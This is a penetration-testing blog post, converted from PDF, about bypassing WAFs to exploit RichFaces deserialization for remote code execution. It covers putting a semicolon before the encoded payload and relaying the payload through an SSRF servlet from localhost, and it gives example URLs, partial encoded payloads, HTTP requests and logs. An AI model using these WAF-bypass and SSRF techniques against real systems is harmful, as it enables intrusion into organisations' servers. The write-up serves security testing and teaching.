How to hack a company by circumventing its WAF for fun and profit – part 3

How to hack a company by circumventing its WAF for fun and profit – part 3

June 7, 2020

One of the tools we are more proud of in absolute is Richsploit that we have released few months ago. It allows the exploitation of some EL injection and java deserialization

13 Days 16 Hours 22 Minutes 40 Seconds
..until BlackHat 2020!

OUR BLACKHAT COURSE

Check out our training

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

vulnerabilities on multiple versions of RichFaces, an infamous Java library included with many JSF frameworks. Anyway the reason of our pride is not simply connected to the pleasure of being able to execute arbitrary code in a remote system. Also the good time spent to make Richsploit work in certain environments is something that we take into consideration and that is at the basis of the insecurity stories with WAF, and other security devices at layer 7, we are going to share with you today.

To scope or not to scope, that's the problem

As part of our preparation process for a security test or exercise we normally go through a scoping document together with the customer in order to gain as much information as possible about the environment we will have to test. This is done because sometimes from the list of components, middleware solutions, libraries, etc… so gained, we are able to spot in advance elements useful for the definition of a potential attack path, which saves us a lot of time during the actual security test. The starting point of our story is exactly this. From the scoping document of one of our tests we have identified a component that used the Richfaces 3.x library known to be vulnerable, even though no public exploit existed for it. So, what does the little sympathetic Red Timmy normally do in these cases? Of course he installs that component and

Practical Web Application Hacking Advanced 3-4 August 2020 is now open for registration. This year the course will be delivered in virtual format. Follow the news in the main page!

LATEST BLOG POSTS

Pulse Secure Client for Windows <9.1.6 TOCTOU Privilege Escalation (CVE-2020-13162)

How to hack a company by circumventing its WAF for fun and profit – part 3

Apache Tomcat RCE by deserialization (CVE-2020-9484) – write-up and exploit

Speeding up your penetration tests with the

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

with it the exact version of the Richfaces vulnerable library in his local lab, in order to develop and test the exploit over there. Eventually that's what we have done. Basically, two weeks before the official task's start date, we had in our hand a full-fledged exploit!

Then it comes the day of the security test in the real customer environment. Same component...same version of Richfaces, but this time the target application is put at the very end of a chain of proxies, load balancers and firewalls of which we knew nothing about. And of course the exploit developed and tested in our lab refuses to work there...

An ASCII character will save us all

Immediately we have started to search the root cause for that, and here what we have discovered. Richfaces implements a custom base64 encoder that does something a normal base64 encoder would never dream to do: it produces in output an encoded object (a string to simplify...) containing one or more exclamation marks. Something like this:

```
eAGtVr7zE2UY!71J25PYQikt5UuoSpKC7AZqWiGI0hbBaVBqKxIyKG82x-mWzr6y-y5NOfTAH-
CMexf!OT1YD8w4yAhwxqsXK567nPHjTR0HD84kos-7C5oUgqGfmcm-u8--z-!5-
```

To exploit the vulnerability, the malicious encoded object generated with the Richfaces custom base64 encoder must be passed to the server in the URI of an HTTP GET request, along with the '!' symbol(s). Something like that:

Jok3r framework – Review

Exploiting JD bugs in crypto contexts to achieve RCE and tampering with Java applets

How to hack a company by circumventing its WAF for fun and profit – part 2

Cloud pentesting in Azure: one access key to rule them all

Hacking the Oce Colorwave printer: when a quick security assessment determines the success of a Red Team exercise.

Richsploit: One tool to exploit all versions of RichFaces ever released

Blue Team vs Red Team: how to run your encrypted ELF binary in memory and go undetected

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
https://www.bucamitutto.com/appname/a4j/g/3_3_1.GAjquery.js/DATA/eAGtVr7zE2UY!71
J25PYQikt5UuoSpKC7AZqWiGI0hbBaVBqKxIyKG82x-mWzr6y-y5NOfTAH-
CMexf!OT1YD8w4yAhwxqsXK567nPHjTR0HD84kos-7C5oUgqGfmcm-u8--z-!5-
```

However, for some reason the target application had no intention to serve requests coming with an exclamation mark in the path. Weird! In our local lab everything worked fine. To put it simple, something was preventing our payload to turn out to a beautiful RCE primitive. We had never hated the exclamation mark symbol so much before. A possible explanation for that was that one of the front-end network devices was unhappy with such type of requests. But honestly we will never know, as the case was not investigated at the end of the activity.

Meantime we noticed that the target application used a semicolon character to separate path and querystring, like this:

```
https://www.bucamitutto.com/appname/path/;jsessionid=DC3DE8B0 [...]
```

According to RFC 3986 “*a semicolon is often used to delimit parameters and parameter values*”.

ARCHIVES

June 2020 (2)

May 2020 (2)

April 2020 (3)

March 2020 (2)


February 2020 (5)

September 2019 (1)

April 2019 (1)

March 2019 (3)

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



```
Aside from dot-segments in hierarchical paths, a path segment is
considered opaque by the generic syntax.  URI producing applications
often use the reserved characters allowed in a segment to delimit
scheme-specific or dereference-handler-specific subcomponents.  For
example, the semicolon (";") and equals ("=") reserved characters are
often used to delimit parameters and parameter values applicable to
that segment.  The comma (",") reserved character is often used for
similar purposes.  For example, one URI producer might use a segment
such as "name;v=1.1" to indicate a reference to version 1.1 of
"name", whereas another might use a segment such as "name,1.1" to
indicate the same.  Parameter types may be defined by scheme-specific
semantics, but in most cases the syntax of a parameter is specific to
the implementation of the URI's dereferencing algorithm.
```


What if we put a semicolon ';' character in front of the Richfaces encoded object as shown below?

```
https://bucamitutto.com/appname/a4j/g/3_3_1.GAjquery.js/DATA/;eAGtVr7zE2UY!71J25
PYQikt5UuoSpKC7AZqWiGI0hbBaVBqKxIyKG82x-mWzr6y-y5NOfTAH-
CMexf!OT1YD8w4yAhwxqsXK567nPHjTR0HD84kos-7C5oUgqGfmcm-u8--z-!5-
```

- The server interprets the encoded object (in purple) not as part of the *path* but of the *query string* where the symbol **!** is instead allowed. So WAF, load balancers and proxies have nothing to complain.

- The Richfaces base64 decoding will be still successful, because the **semicolon** is a non-base64 character, and according to RFC 2045 "*Any characters outside of the base64 alphabet are to be* ***ignored***".

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Freed & Borenstein Standards Track [Page 24]

RFC 2045 Internet Message Bodies November 1996

Table 1: The Base64 Alphabet

Value	Encoding	Value	Encoding	Value	Encoding	Value	Encoding
0	A	17	R	34	i	51	z
1	B	18	S	35	j	52	0
2	C	19	T	36	k	53	1
3	D	20	U	37	l	54	2
4	E	21	V	38	m	55	3
5	F	22	W	39	n	56	4
6	G	23	X	40	o	57	5
7	H	24	Y	41	p	58	6
8	I	25	Z	42	q	59	7
9	J	26	a	43	r	60	8
10	K	27	b	44	s	61	9
11	L	28	c	45	t	62	+
12	M	29	d	46	u	63	/
13	N	30	e	47	v		
14	O	31	f	48	w	(pad)	=
15	P	32	g	49	x		
16	Q	33	h	50	y		

The encoded output stream must be represented in lines of no more than 76 characters each. All line breaks or other characters not found in Table 1 must be ignored by decoding software. In base64 data, characters other than those in Table 1, line breaks, and other white space probably indicate a transmission error, about which a warning message or even a message rejection might be appropriate under some circumstances.

- Because of what the RFC above mandates, the Richfaces base64 decoder will not terminate or throw an error when encounters the semicolon, but skip over it and continue the decoding process as if the character is not there.
- The decoded malicious payload is then correctly decoded and processed by Richfaces.
- The payload is executed and RCE condition achieved. Victory! **\o/**

The last resort

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

When one moves from exploiting Richfaces 3.x to Richfaces 4.x, the endpoint to shoot on is instead different compared to the one seen in the previous paragraph. With Richfaces 4.x it is something similar to:

```
https://www.bucamitutta.com/rfRes/org.richfaces.
resource.MediaOutputResource.faces?do=
<malicious_encoded_payload>
```

The request can be sent either as GET or POST: Richfaces handles both methods.

One day the astute Red Timmy faced an unusual (until that moment) situation for him. The application under analysis presented the traces of some resources normally decorating the Richfaces front-end elements, but a F5 Big-IP device blocked any access to the "*MediaOutputResource*" component.

The device had the Application Security Manager (ASM) and Local Traffic Manager (LTM) modules enabled and a set of custom iRules deployed. The WAF policy was configured in blocking mode, meaning that an error message with a support ID was returned back in case of attack detection.

The custom rules checked that:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

1. the path of each HTTP request did not point to the URL of the "*MediaOutputResource*" component and the URI did not contain the "`do`" parameter.


2. In case of POST request, in addition to the check on the path, the presence of the parameter "`do`" was verified in the request's body and not in the URI.

Specifically the rule "**1**" was applicable to all HTTP methods, not only GET. If the checks were not passed, the request was blocked and an error message returned back to the client.

In addition, differently than how seen in another of our blog posts, no percent-decoding misconfigurations could be appreciated. Everything looked fine. With such a kind configuration in place nothing can go wrong, right?

However, at a certain point we noticed that our target application was exposing the servlet "`auth`". It was reachable via `POST` and took in input the parameter "`res`" that in the request we intercepted with Burp was pointing to a URL inside the target domain.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



```
POST /auth HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: B[redacted]
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 818

res=http://[redacted]
```

For example if "`res=https://someserver.somedomain/path?querystring`" is provided in the request's body, as consequence of that the servlet issues a subsequent request like this:


```
HEAD /path?querystring HTTP/1.1
Host: someserver.somedomain
[...]
```

Fundamentally, it sends out an HTTP `HEAD` request based on the content of the parameter "`res`". It means we are totally in control of the *path*, the *query string* and the *target server*. We cannot control the HTTP method (all the requests are sent out with the HEAD method by default) but that's not a problem, as Richfaces 4.x can be exploited through GET which is syntactically similar to HEAD. The only difference is the fact that with HEAD the HTTP body is not returned in the reply, but we will survive to that.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Honestly we are not even "*totally*" in control of the target server. There is a restriction based on the domain. We could not go outside of the domain we were targeting in that moment (`somedomain` in the example above). But that was not a problem too, as the Richfaces instance we wanted to exploit was just living into that domain.

Given these premises, what if we set the parameter "`res`" to the value "`https://allowedHost.somedomain/rfRes/org.richfaces.resource.MediaOutputResource.faces?do=<malicious_encoded_payload>`" ?



```
POST /auth HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: B[redacted]
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 818

res=http://[redacted]/rfRes/org.richfaces.resource.MediaOutputResource.faces?do=eAFtkb9rFEEUx18uLJ5ni
gTxV2c2CLfNyKFGQwRDx0BBokIgyB2Cb3fndveY3ZnMzN6uRI80ogii9oKFWAjaWyrWCgo22ugfoIidFsGZDeSIOM3A8H3f-Xy!78V3cHIJ-7vLfRwgYZhF5LLfp[illegible]!j-6pNJ5bEaQCkAwFESpk
```

The request crosses the chain of load balancers, firewalls, proxies, etc… completely untouched. Why untouched? Because rule "**1**" and "**2**" are not applicable in this case. According to these rules:

- The path must not point to the URL of *MediaOutputResource* -> indeed it is set to "`/auth`".

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

- The URI must not contain the "`do`" parameter -> in fact there is no "`do`" parameter.
- In case of POST request (…and we have a match here) the "`do`" parameter must not be present in the request's body. And indeed in the request body there is only the parameter "`res`". The value "`do`" exists only as part of the content pointed to by the "`res`" parameter (and not as a parameter per se) which is not sufficient condition to block the request.


So, now that we are convinced the request passes through, let's see what comes next. The request finally lands to the "`auth`" servlet in the web application server. Here the content of the "`res`" parameter is extracted and the subsequent HTTP request is issued:

```
HEAD
/rfRes/org.richfaces.resource.MediaOutputResourc
e.faces?do=<malicious_encoded_payload> HTTP/1.1
Host: allowedHost.somedomain
[...]
```


Due to the WAF configuration mentioned before, this request would be blocked ***if*** sent from the internet. Indeed the rule "**1**" would be triggered (the path points to the *MediaOutputResource* component and the "`do`" parameter is present in the URI now). However when a malicious request is reflected via SSRF, like in our case, it normally comes from

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

inside the targeted network, ideally localhost if the SSRF endpoint shares the same vhost with the Richfaces component or even a different vhost but configured in the same server. In such cases the request does not cross the WAF(s), load balancers or other security appliances anymore, which are all bypassed (see the picture below).



Indeed after our payload has triggered the vulnerability and we have managed to compromise the target system, a grep for “`127.0.0.1`” in the web application server’s log files has revealed the following thing:



```
335 [19/Mar/2019:14:27:40 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 22ms ; 200
336 [19/Mar/2019:14:27:50 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 21ms ; 200
337 [19/Mar/2019:14:29:04 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 25ms ; 200
338 [19/Mar/2019:14:29:17 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 23ms ; 200
339 [19/Mar/2019:14:30:22 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 27ms ; 200
340 [19/Mar/2019:14:31:27 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 31ms ; 200
341 [19/Mar/2019:14:33:34 +0000] ; 127.0.0.1 ; 'HEAD [redacted] rfRes/org.richfaces.resource.MediaOutputResource.faces?do=eAGVVLFuE0EQXRySCRRBICEKJLOiuJPMOolEFZokisCSIQhLCDlKsb6b2BfWu5vdOdskxKKhoYEPQKKghU-BIhIV
342 [19/Mar/2019:14:33:46 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 22ms ; 200
343 [19/Mar/2019:14:33:59 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 23ms ; 200
344 [19/Mar/2019:14:35:12 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 34ms ; 200
345 [19/Mar/2019:14:35:21 +0000] ; 127.0.0.1 ; 'GET [redacted] HTTP/1.1' ; 5ms ; 200
access_log .2019-03-19.log lines 284-345/345 (END)
```

In simple terms, the HEAD request to “`/rfRes/org.richfaces.resource.MediaOutputResource.faces?do=<malicious_encoded_payload>`” was clearly coming from localhost, where the vulnerable Richfaces component resided as well, without leaving the targeted system.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

And that was another great victory. **\o/ \o/**

The bottom line

As the Red Timmy's grandfather always said: "*When you need to bypass WAF, the last resort is SSRF*".

These and other WAF policies and signatures bypass techniques (like *shell globbing*, *undefined variables, self-reference folder*, etc...) will be taught, along with additional updated content, in our Practical Web Application Hacking Advanced Training on 3-4 August. This year the course will be totally delivered in virtual format. Follow the news in the main page!

And don't forget to follow us on twitter too: https://twitter.com/redtimmysec

Application Security Manager | ASM | Big-IP | bug bounty | RCE | Remote Code Execution | Virtual Patching | WAF | WAF bypass | web application firewall | Web application hacking

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

☐

Save my name, email, and website in this browser for the next time I comment.

Submit

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

OUR COURSES

Practical Web Application Hacking – Basic

Practical Web Application Hacking – Advanced

Introduction to Java Security (online)

Learning Crypto by defeating Crypto

FOLLOW US

Twitter

CONTACT US

Email

BLOG CATEGORIES

Binary exploitation

Cloud

Crypto

Java Hacking

Privilege Escalation

Red Teaming

READ OUR BLOG

Pulse Secure Client for Windows <9.1.6 TOCTOU Privilege Escalation (CVE-2020-13162)

How to hack a company by circumventing its WAF for fun and profit – part 3

Apache Tomcat RCE by deserialization (CVE-2020-9484) – write-up and exploit

Speeding up your penetration tests with the Jok3r framework – Review

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Reverse engineering Web Application Hacking	**Exploiting JD bugs in crypto contexts to achieve RCE and tampering with Java applets**

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD